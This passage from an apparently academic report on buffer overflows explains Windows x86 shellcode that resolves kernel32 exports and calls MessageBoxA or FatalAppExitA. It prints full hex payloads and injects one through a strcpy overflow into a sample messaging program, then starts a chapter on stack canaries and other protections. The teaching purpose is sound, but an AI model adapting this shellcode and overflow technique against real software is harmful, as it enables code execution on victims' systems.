Similar to the PE signature, these tables are also located at fixed offsets from one another. However, their actual addresses will vary depending on the ISA used and the security features enabled, this emphasises the importance of relative addressing in shellcoding.

Moving on, the instruction on line 16 performs an XOR bitwise operation which effectively zeroes ECX, to be used as a counter in the subsection labelled loopSearch. Lines 17-23 then proceed to search the Name Pointer Table for GetProcAddress(2). The way this is done is by incrementing the

counter with every loop, loading the next list entry, and comparing it with the *little endian* hexadecimal equivalent of the name string, this is done 4 bytes at a time due to the capacity of 32-bit registers. For instance, lines 20-23 compare the first 8 bytes of the current list entry with 2 literal values that form the name of the function, jumping back to the start of the loop if they don't match. If the literal values were to be broken down using the little endian byte ordering the following can be obtained:




Figure 3.13: Break down of little endian byte ordering.

It can be seen in Figure 3.12, that the loop search does not check every single character in the function name, granted if a third comparison statement was added, the process would be more accurate as it will compare the first 12 bytes (GetProcAddress) leaving a lower chance of error. However, as was stated previously, the shellcode written should be as short as possible in order to entirely fit in the targetted buffer, therefore additional redundant statements such as a third comparison instruction should not be written. Redundancies such as these can be seen by diving into the portable executable's structure and viewing the contents of each table. As such, loading kernel32.dll into a software tool such as PView allows us to see its tables, and the elements within each table. It can be seen below that GetProcA is sufficient to uniquely identify the function we are after.

PEView - C:\Windows\System32\kernel32.dll

	RVA	Data	Description	Value
kernel32.dll	00095060	0009AE6B	Function Name RVA	02A6 GetPackagePathByFullName -> kernelbase.GetPackagePathByFullName
MS-DOS Stub Program	00095064	0009AEA8	Function Name RVA	02A7 GetPackagesByPackageFamily -> kernelbase.GetPackagesByPackageFamily
IMAGE_NT_HEADERS	00095068	0009AEE9	Function Name RVA	02A8 GetPhysicallyInstalledSystemMemory
IMAGE_SECTION_HEADER.text	0009506C	0009AF0C	Function Name RVA	02A9 GetPriorityClass
IMAGE_SECTION_HEADER.rdata	00095070	0009AF1D	Function Name RVA	02AA GetPrivateProfileIntA
IMAGE_SECTION_HEADER.data	00095074	0009AF33	Function Name RVA	02AB GetPrivateProfileIntW
IMAGE_SECTION_HEADER.didat	00095078	0009AF49	Function Name RVA	02AC GetPrivateProfileSectionA
IMAGE_SECTION_HEADER.rsrc	0009507C	0009AF63	Function Name RVA	02AD GetPrivateProfileSectionNamesA
IMAGE_SECTION_HEADER.reloc	00095080	0009AF82	Function Name RVA	02AE GetPrivateProfileSectionNamesW
SECTION.text	00095084	0009AFA1	Function Name RVA	02AF GetPrivateProfileSectionW
SECTION.rdata	00095088	0009AFBB	Function Name RVA	02B0 GetPrivateProfileStringA
IMAGE_LOAD_CONFIG_DIRECTORY	0009508C	0009AFD4	Function Name RVA	02B1 GetPrivateProfileStringW
IMPORT Address Table	00095090	0009AFED	Function Name RVA	02B2 GetPrivateProfileStructA
DELAY_IMPORT_DLL_Names	00095094	0009B006	Function Name RVA	02B3 GetPrivateProfileStructW
IMAGE_DEBUG_DIRECTORY	00095098	0009B01F	Function Name RVA	02B4 GetProcAddress
IMAGE_DEBUG_TYPE.CODEVIEW	0009509C	0009B02E	Function Name RVA	02B5 GetProcessAffinityMask
IMAGE_DEBUG_TYPE.rdata	000950A0	0009B045	Function Name RVA	02B6 GetProcessDEFPolicy
IMAGE_DEBUG_TYPE.rsrc	000950A4	0009B059	Function Name RVA	02B7 GetProcessDefaultCpuSets -> api-ms-win-core-processthreads-l1-1-3.GetProce
IMAGE_EXPORT_DIRECTORY	000950A8	0009B0B1	Function Name RVA	02B8 GetProcessGroupAffinity
DELAY_IMPORT Descriptors	000950AC	0009B0C9	Function Name RVA	02B9 GetProcessHandleCount
DELAY_IMPORT Name Table	000950B0	0009B0DF	Function Name RVA	02BA GetProcessHeap
DELAY_IMPORT Hints/Names	000950B4	0009B0EE	Function Name RVA	02BB GetProcessHeaps
IMAGE_EXPORT_DIRECTORY	000950B8	0009B0FE	Function Name RVA	02BC GetProcessId
EXPORT Address Table	000950BC	0009B10B	Function Name RVA	02BD GetProcessIdOfThread
EXPORT Name Pointer Table	000950C0	0009B120	Function Name RVA	02BE GetProcessInformation
EXPORT Ordinal Table	000950C4	0009B136	Function Name RVA	02BF GetProcessIoCounters
EXPORT Names	000950C8	0009B14B	Function Name RVA	02C0 GetProcessMitigationPolicy -> api-ms-win-core-processthreads-l1-1-1.GetPro
IMPORT Directory Table	000950CC	0009B1A7	Function Name RVA	02C1 GetProcessPreferredUILanguages
IMPORT Name Table	000950D0	0009B1C6	Function Name RVA	02C2 GetProcessPriorityBoost
IMPORT Hints/Names & DLL Names	000950D4	0009B1DE	Function Name RVA	02C3 GetProcessShutdownParameters
SECTION.data	000950D8	0009B1FB	Function Name RVA	02C4 GetProcessTimes
SECTION.didat	000950DC	0009B20B	Function Name RVA	02C5 GetProcessVersion
SECTION.rsrc	000950E0	0009B21D	Function Name RVA	02C6 GetProcessWorkingSetSize
CERTIFICATE Table	000950E4	0009B236	Function Name RVA	02C7 GetProcessWorkingSetSizeEx
	000950E8	0009B251	Function Name RVA	02C8 GetProcessorSystemCycleTime -> api-ms-win-core-sysinfo-l1-2-2.GetProcessor
	000950EC	0009B26A	Function Name RVA	02C9 GetPrivateProfile

Figure 3.14: View of the internals of the dynamic library kernel32.dll.

Moving on to the following subsection labelled `GetProcAddressFunc` (Lines 24-31), the instructions in this part are essentially obtaining the address of the function we found in the loop, the way this is done is by first obtaining the Ordinal Table's Address using an offset of 0x24 from the Export Table's Address (Lines 24-25), the counter (ECX) from the `loopSearch` is then used to find the location of `GetProcAddress` in the Ordinal Table i.e. Address of Ordinal Table + Counter * 2 (Number of bytes per table element). That value is then decremented to obtain the starting ordinal value (Recall that the starting ordinal value is always one less than the ending ordinal value) (Lines 26-27). The instructions on lines 28-29 then perform the task of obtaining the address of the Address Table and lines 30-31 then navigate the Address Table to obtain the address of `GetProcAddress` i.e. Address of Address Table + Counter * 4 (Number of bytes per table element), finally storing it EDI. Therefore, the important things to note at this point is that:

- EBX = Base Address of `kernel32.dll`.
- EDI = Address of `GetProcAddress(2)`.

Hereafter, `GetProcAddress(2)` (i.e. EDI) can be used to find the address of any function required from within a loaded library. Section 4 and 6 for example, both use `GetProcAddress(2)` to find a function's address.

```
FARPROC GetProcAddress(
    HMODULE hModule,
    LPCSTR lpProcName
);
```

```
HMODULE LoadLibraryA(
    LPCSTR lpLibFileName
);
```

Figure 3.15: `GetProcAddress(2)` and `LoadLibraryA(1)` functions. [20] [21]

Section 4, for instance, searches `kernel32.dll` for the address of `LoadLibraryA(1)`, which is used to load `User32.dll` in Section 5. Followed by Section 6, which uses `GetProcAddress(2)` once again, this time to find the address of `MessageBoxA(4)` from within `User32.dll`, which has now been loaded into the memory. Presented below in Figure 3.16 is the assembly code for said sections.

```
Section 4: Use GetProcAddress to find the address of LoadLibrary Function

getLoadLibraryA:
32: 31 c9          xor     %ecx,%ecx          // ECX = 0
33: 51             push    %ecx              // Push ECX onto stack
34: 68 61 72 79 41 push    $0x41797261        //
35: 68 4c 69 62 72 push    $0x7262694c        // AyrarbiLdaoL
36: 68 4c 6f 61 64 push    $0x64616f4c        //
37: 54             push    %esp              // "LoadLibraryA"
38: 53             push    %ebx              // "Kernel32.dll"
39: ff d7          call    *%edi              // GetProcAddress(Kernel32.dll,LoadLibraryA)

Section 5: Use LoadLibrary to load user32.dll

getUser32:
40: 68 6c 6c 61 61 push    $0x61616c6c        // aall
41: 66 81 6c 24 02 61 61 subw    $0x6161,0x2(%esp)  // Remove additional characters "aa"
42: 68 33 32 2e 64 push    $0x642e3233        // d.32
43: 68 55 73 65 72 push    $0x72657355        // resU
44: 54             push    %esp              // User32.dll
45: ff d0          call    *%eax              // Call LoadLibrary(User32.dll)

Section 6: Use GetProcAddress to find the address of MessageBox

getMessageBox:
46: 68 6f 78 41 61 push    $0x6141786f        // aAxo
47: 66 83 6c 24 03 61 subw    $0x61,0x3(%esp)    // Remove additional character "a"
48: 68 61 67 65 42 push    $0x42656761        // Bega
49: 68 4d 65 73 73 push    $0x7373654d        // sseM
50: 54             push    %esp              // MessageBoxA
51: 50             push    %eax              // User32.dll
52: ff d7          call    *%edi              // GetProcAddress(User32.dll, MessageBoxA)
```

Figure 3.16: Sections 4,5&6 of the `MessageBoxA(4)` shellcode exploit.

Breaking it down, Section 4 first nullifies the stack by zeroing ECX and pushing it onto the stack. This is done to prepare the stack to take the arguments for the function to be called. As such, lines 34-37 pass the literal string “LoadLibraryA” using the same method shown previously in Figure 3.13. A sharp person would have noticed that the string contains exactly 12 bytes and so was pushed to the stack over 3 lines, followed by line 37 which pushes the Stack Pointer (ESP) back onto the stack, indicating the end of the first argument. Line 38 then pushes the second argument which is EBX (kernel32.dll) onto the stack. Followed by the final instruction of that section, line 39 calls the function in EDI (GetProcAddress(2)) which stores in EAX, the address of LoadLibraryA(1). Note that arguments should also be passed to a function in reverse order, i.e. for Function(Arg1,Arg2), Arg2 is first pushed onto the stack and then Arg1 is pushed.

The important things to note at this point are:

- EBX = Base Address of kernel32.dll.
- EDI = Address of GetProcAddress(2).
- EAX = Address of LoadLibraryA(1).

Section 5 then pushes onto the stack the literal string “User32.dll” and calls EAX to perform the operation LoadLibrary(user32.dll) which loads this library into the memory. An important thing to note is that this string, unlike the previous one, is only 10 bytes, and since a shellcode must not contain any null bytes, this is dealt with by simply adding padding, as such, the passed parameter is actually “User32.dllaa”, however, these additional characters are removed to correct the string in line 41.

Having now loaded User32.dll into the memory, Section 6 uses GetProcAddress(2) to search it for the address of MessageBoxA(4). Essentially, what this section does is it pushes the literal string “MessageBoxA” which is 11 bytes onto the stack, after adding the padding and performing the string correction. What should be noted at this point is that:

- EAX = Address of MessageBoxA(4).

It is at this stage that the flow of the program returns to the generic path, the remainder of the sections (7-9) perform the tasks of specifying the function parameters, calling it, and exiting safely. The assembly code below presents Section 7 and Section 8.


```

Section 7: Specify the function parameters

MessageBoxA:
54: 31 d2      xor     %edx,%edx      // EDX = 0
55: 52         push    %edx          // Push NULL
56: 68 6c 6f 69 74 push    $0x74696f6c    // ...
57: 68 20 45 78 70 push    $0x70784520    // ...
58: 68 6f 78 20 2d push    $0x2d20786f    // ...
59: 68 4d 73 67 42 push    $0x4267734d    // "MsgBox - Exploit"
60: 89 e6      mov     %esp,%esi    // ESI = Title
61: 52         push    %edx          // Push terminating byte
62: 68 6b 65 64 21 push    $0x2164656b    // ...
63: 68 20 68 61 63 push    $0x63616820    // ...
64: 68 62 65 65 6e push    $0x6e656562    // ...
65: 68 27 76 65 20 push    $0x20657627    // ...
66: 68 20 59 6f 75 push    $0x756f5920    // "You've been hacked!"
67: 89 e1      mov     %esp,%ecx    // ECX = Message

Section 8: Call the Function

68: 6a 11      push    $0x11          // Push Type (MB_OKCANCEL|MB_ICONWARNING)
69: 56         push    %esi          // Push Title
70: 51         push    %ecx          // Push Message
71: 52         push    %edx          // Push NULL for windowhandle
72: ff d0      call    *%eax          // MessageBoxA(windowhandle,msg,title,type)

```

Figure 3.17: Sections 7&8 of the MessageBoxA(4) shellcode exploit.

Frankly, Section 7 is much longer than it realistically needs to be, however this was purposefully done to further illustrate how parameters can be passed to a function by pushing them onto the stack. As such, the first line (Line 54) creates a terminating NULL byte that will be used to indicate the end of a parameter, and stores it in EDX. The remainder of the section create the two main parameters, title and message, which are stored in ESI and ECX respectively. Parameters are separated within the stack by pushing the terminating byte in EDX before pushing any new parameter.

Section 8 performs the operation of calling the MessageBoxA(4) function, it does so by passing to it the 4 arguments indicated in the Figure 3.12 below.

```

int MessageBoxA(
    HWND    hWnd,
    LPCSTR  lpText,
    LPCSTR  lpCaption,
    UINT    uType
);

```

Figure 3.18: MessageBoxA(4) function. [22]

Where hWnd is a handle to the owner window of the message box to be created, lpText is the message, lpCaption is the title, and uType specifies the content and behaviour of box (Icon, buttons, etc.). Lines 68-71 pass these parameters in reverse order as shown in the comments. Then Line 72 calls the function, upon the execution of this call instruction, the user should expect to see a popup message with the parameters specified in Section 7. Shown in Figure 3.19 below is a demonstration of this.




Figure 3.19: Pop up produced upon running the MessageBoxA(4) shellcode exploit.

Finally, Section 9 uses GetProcAddress(2) to find the address of ExitProcess from within kernel32.dll, this function is then passed a NULL byte as its parameter indicating no error. As a result, upon executing this function call the program exits safely without crashing.




Figure 3.20: Section 9 of the MessageBoxA(4) shellcode exploit.

Combining all these sections together would produce the following shellcode:




Figure 3.21: MessageBoxA(4) shellcode exploit. (Full length)

At first glance, it is apparent that this shellcode is not small in size, as it should be, and in fact, several things can be done about this. For instance, Section 7 can be removed entirely and instead, 4 NULLs can be passed to the function MessageBoxA(4) as its parameters, furthermore Sections 1 and 9 can also be removed as their inclusion is optional, these changes will result in the following reduction in size:

```
Shellcode (MessageBoxA): 155 bytes
"\x31\xC0\x64\x8B\x58\x30\x8B\x5B\x0C\x8B\x5B\x14\x8B\x1B\x8B\x1B\x8B\x5B\x10\x8B\x53\x3C\x01"
"\xDA\x8B\x52\x78\x01\xDA\x8B\x72\x20\x01\xDE\x31\xC9\x41\xAD\x01\xD8\x81\x38\x47\x65\x74\x50"
"\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x8B\x7A\x24\x01\xDF\x66\x8B\x0C\x4F\x49\x8B\x7A"
"\x1C\x01\xDF\x8B\x3C\x8F\x01\xDF\x31\xC9\x51\x68\x61\x72\x79\x41\x68\x4C\x69\x62\x72\x68\x4C"
"\x6F\x61\x64\x54\x53\xFF\xD7\x68\x6C\x6C\x61\x61\x66\x81\x6C\x24\x02\x61\x61\x68\x33\x32\x2E"
"\x64\x68\x55\x73\x65\x72\x54\xFF\xD0\x68\x6F\x78\x41\x61\x66\x83\x6C\x24\x03\x61\x68\x61\x67"
"\x65\x42\x68\x4D\x65\x73\x73\x54\x50\xFF\xD7\x52\x52\x52\x52\xFF\xD0"
```

Figure 3.22: MessageBoxA(4) shellcode exploit. (Reduced length)

The removal of the function arguments will obviously have an impact on the pop up the user will see, and will instead, show the following popup:




Figure 3.23: Impact of reducing the shellcode size on the pop up produced.

Another more effective way of reducing the shellcode size is by identifying shorter routes to similar functions that can be used as an alternative. For instance, FatalAppExitA(2) is a function found in kernel32.dll's export table which when called performs an almost indistinguishable action from MessageBoxA(4).

```
void FatalAppExitA(
    UINT    uAction,
    LPCSTR  lpMessageText
);
```

Figure 3.24: FatalAppExitA(2) function. [34]

Therefore, using this function instead would save one the trouble of writing sections 3-6 which essentially perform the tasks of finding GetProcAddress(2) from kernel32's export table, and then uses it to find LoadLibraryA(1), which is used to load user32.dll, which is then searched for MessageBoxA(4) using the GetProcAddress(2) function again. Instead, the shorter route would simply search kernel32.dll's export table for FatalAppExitA(2) rather than GetProcAddress(2) (Taking only the generic path of the flowchart). The shellcode resulting from this alternative route is significantly smaller in size, as shown in the Figure 3.25.

```
Shellcode (FatalAppExitA): 83 bytes
"\x31\xC0\x64\x8B\x58\x30\x8B\x5B\x0C\x8B\x5B\x14\x8B\x1B\x8B\x1B\x8B\x5B\x10"
"\x8B\x53\x3C\x01\xDA\x8B\x52\x78\x01\xDA\x8B\x72\x20\x01\xDE\x31\xED\x45\xAD"
"\x01\xD8\x81\x38\x46\x61\x74\x61\x75\xF4\x81\x78\x08\x45\x78\x69\x74\x75\xEB"
"\x8B\x7A\x24\x01\xDF\x66\x8B\x2C\x6F\x8B\x7A\x1C\x01\xDF\x8B\x7C\xAF\xFC\x01"
"\xDF\x31\xC0\x50\x50\xFF\xD7"
```

Figure 3.25: Alternative exploit route. (FatalAppExitA(2) shellcode exploit)

Upon closer inspection of the preceding shellcode, one can see that it follows the same construct as that of MessageBoxA. In fact, the first 70 bytes (~ 28 instructions) of this exploit are almost exactly identical to the previous one, up until the point the paths diverge in the flowchart. In addition to

omitting Sections 1 and 9, following this alternative route results in a significant drop in the exploit's length making it 83 bytes long, and when executed produces the following popup.




Figure 3.26: Pop up produced from FatalAppExitA(2) exploit. (Alternative route)

Having now considerably reduced the length of the exploit, it can realistically be injected into a real world application. As such, the remainder of this section will show how this exploit can be used against a buffer overflow vulnerability present in a Networked Messaging Application, the example program at hand is the one written by Dr. Paul Evans which was introduced earlier in this chapter. The networking aspect of the program is supported by Winsock, which uses TCP/IP protocol to handle data exchange between two programs within the same computer or across a network. For simplicity's sake, both the sender and receiver program will be running on the same computer.

Before proceeding, a slight modification to the exploit is required, it is to overwrite the EIP with the address where the injected shellcode starts, thus creating the 'shell'. The fact that EIP is located above a function's local variables can be remembered by recalling the structure of a stack frame, and thus, guessing EIP's exact location is possible by repeatedly increasing the input string's length (increasing the overflow) until the program crashes, indicating that the return address has been corrupted. This method is used to determine the padding that needs to be added to the shellcode to reach EIP, in which the address pointing to the start of the shellcode should be placed.

What is difficult to guess, however, is not the location of EIP at all, it is the memory address where the shellcode injected by the attacker will be stored, because usually the attacker does not know exactly how the program is written and how its variables are defined. This makes guessing the memory address of the injected code very difficult, to the extent that it becomes impractical. Fortunately, there is a way to overcome this using a sled of NOPs (x86 no operation instruction), which will be covered in more detail in Chapter 5 which explores advanced exploitation techniques. As for now, let's look at the exploit after having applied the discussed modification.

```
Shellcode (FatalAppExitA) : 83 bytes + 121 padding + address of injected shellcode

"\x31\xC0\x64\x8B\x58\x30\x8B\x5B\x0C\x8B\x5B\x14\x8B\x1B\x8B\x1B\x8B\x5B\x10"
"\x8B\x53\x3C\x01\xDA\x8B\x52\x78\x01\xDA\x8B\x72\x20\x01\xDE\x31\xED\x45\xAD"
"\x01\xD8\x81\x38\x46\x61\x74\x61\x75\xF4\x81\x78\x08\x45\x78\x69\x74\x75\xEB"
"\x8B\x7A\x24\x01\xDF\x66\x8B\x2C\x6F\x8B\x7A\x1C\x01\xDF\x8B\x7C\xAF\xFC\x01"
"\xDF\x31\xC0\x50\x50\xff\xd7++++++"
"++++++\x40\xfc\x61\x00"
```

Figure 3.27: Modifications to prepare shellcode for injection.

As shown, there are 121 padding characters, these are used to fill up the space between the end of the exploit and the memory address where EIP register is located. In total, the buffer space available to

inject code into is 204 bytes. Upon inspection of this code (included in educational package), it can be seen that 128 of these bytes are allocated to the message buffer and 64 bytes are allocated to the username buffer, collectively these add up to 192. The remaining 12 bytes include the EBP register (4 bytes) which is located below the EIP in the stack frame, along with 8 other bytes that were added automatically by the compiler to form some sort of safety cushion between the local variables and registers.

Regarding the address of the injected shellcode, that was found using the debugger for now, however in a real scenario, the attacker would not get the opportunity to debug the program prior to attacking it and **so advanced techniques are often used, but more on this in Chapter 5**. Figure 3.28 demonstrates how the shellcode exploits the vulnerable function strcpy(2) which is used to handle copying the input message from the user to the message's 128 byte buffer.




Figure 3.28: Demonstration of injecting the exploit into a Networked Messaging Application.

Of note is the fact that these programs connect to one another using the IP address. It can be seen in the figure that the IP address entered is (192.168.0.36) which is a special IP address that refers back to the local machine and can be seen using the *ipconfig* command on the command line prompt.

3.2 Summary

This Chapter provided an in depth analysis of buffer overflow vulnerabilities.

Chapter 4 – Protection Mechanisms

Protection mechanisms can be grouped into two main categories, prevention and mitigation techniques. As the names suggest, a prevention technique is a security feature that, if enabled, would prevent a vulnerability from being exploited or would at least considerably increase the complexity of the exploit required; on the other hand mitigation techniques cover security features that, if enabled, do not prevent an attack from occurring, but rather reduce the severity of an attack that has already occurred.

In fact, some protection mechanisms do not attempt to prevent an attack at all, instead they rely on an attack happening, so that the identity of the attacker can be revealed, like a honeypot for instance. In computing, a honeypot can be thought of as a trap with a bait, where the bait is data containing information or resources which appear to be of value to attackers, and the trap is the fact that this data is placed on an isolated and monitored server which can block and analyse attackers through access and event logging. This type of protection is more commonly used to deal with internal threats rather than external ones.

Generally, there are 4 major stages to protect a system against malicious actors. (See Figure 4.1)




Figure 4.1: Stages of protecting a system.

As stated earlier, the prevention and mitigation stages refer to the measures and security features that are put in place to prevent an attack occurring and to limit its severity after it has occurred, respectively. The detection and containment stages are both intermediate stages which take place as the attack is happening. As the name suggests, the detection stage includes all the measures put in place to detect the occurrence of an attack, in many cases, this stage is time critical, because if the attacker stays undetected for long enough, they can begin taking full control of the system by restricting access, or by encrypting, corrupting, stealing or even destroying important data or parts of the system. Since attacks usually result in spikes in the network traffic, a commonly used tool for attack detection are packet sniffers³.

The containment stage outlines the immediate actions that must be taken once a breach is detected, such as disconnecting from the internet, changing passwords, disabling remote access, etc.

3

Seeing that this project's scope is memory-corruption attacks, this chapter will focus on several security features that are specifically used to protect against such attacks, each of these features' effectiveness and limitations will also be discussed in depth.

4.1 Stack Canaries

4.1.1 Description

